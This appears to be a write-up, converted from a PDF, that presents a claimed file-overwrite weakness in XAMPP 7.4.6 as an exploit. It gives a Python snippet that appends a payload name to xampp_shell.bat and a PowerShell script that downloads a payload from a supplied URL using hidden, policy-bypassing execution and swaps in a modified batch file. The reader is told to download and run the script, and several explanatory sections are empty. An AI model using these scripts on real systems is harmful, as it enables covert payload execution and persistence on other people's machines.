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


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



The screenshot shows the XAMPP Apache Friends dashboard. The browser address bar displays "127.0.0.1/dashboard/". The dashboard header includes "Apache Friends" and navigation links for "Applications", "FAQs", "HOW-TO Guides", "PHPInfo", and "phpMyAdmin". The main heading is "XAMPP Apache + MariaDB + PHP + Perl". Below this, the text reads: "Welcome to XAMPP for Windows 7.4.6". A paragraph states: "You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications." Another paragraph explains: "XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production." A link is provided: "Start the XAMPP Control Panel to check the server status." The "Community" section mentions: "XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles." The "Contribute to XAMPP translation at translate.apachefriends.org." section asks: "Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, translate.apachefriends.org, where users can contribute translations." The "Install applications on XAMPP using Bitnami" section states: "Apache Friends and Bitnami are cooperating to make dozens of open source applications available on XAMPP, for free. Bitnami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the Bitnami XAMPP page for details on the currently available apps."


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

- **Xampp full application is not vulnerable but it shell option is vulnerable. Because its generate cmd prompt and we can bind payloads in this option.**



```
11:27 PM [main] Initializing Control Panel
11:27 PM [main] Windows Version: Pro 64-bit
11:27 PM [main] XAMPP Version: 7.4.6
11:27 PM [main] Control Panel Version: 3.2.4 [ Compiled: Jun 5th 2019 ]
11:27 PM [main] You are not running with administrator rights! This will work for
11:27 PM [main] most application stuff but whenever you do something with services
11:27 PM [main] there will be a security dialogue or things will break! So think
11:27 PM [main] about running this application with administrator riights!
```



# 1. How does it work?



## 2. How to exploit this vulnerability?

- File write

Or

- File replace

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=====**File Write**=====  
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*I'm using simple python script. Because it's very easy.*

```
xamp.py x
C: > Users > Priyankara > Desktop > xamp.py
1
2
3 file = open("xampp_shell.bat", "a+")
4 file.write(["payload.exe\n"])
5 file.close()
```

`file = open("xampp_shell.bat", "a+")`

`file.write("your payload name\n")`

`file.close()`

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===== **File Replace** =====

**Please download my powershell script**



**Download link :-**

**<https://github.com/Ravindu-Priyankara/Xampp-File-Overwrite-Vulnerability-.git>**

```
file.ps1 4 X
Users > Priyankara > Desktop > all > powershell > file.ps1
[string]$pth = Read-Host -Prompt "Type Xamp installing path(C:\xampp\):-"
move module $pth
cd $pth
Write-Host "1.payload download and run"
Write-Host "2.Enter Payload Path"
[string]$paytype = Read-Host -Prompt "Enter Your Choice:-"
if ($paytype -eq "1") {
    [[string]]$Url = Read-Host -Prompt "Enter your url:-"
    powershell.exe -w hidden -nop -ep bypass -c wget "$Url" -outfile "payload.exe";
}
if ($paytype -eq "2") {
    Write-Host "Please rename your payload 'payload.exe'"
    [string]$pth2 = Read-Host -Prompt "Type your payload path:-"
    Copy-Item $pth2 $pth
}
cd $pth\module
copy xampp_shell.bat $pth
exit
```

**Download and run this powershell script.**

### 3. After write or replace . How does it work?





# Questions?

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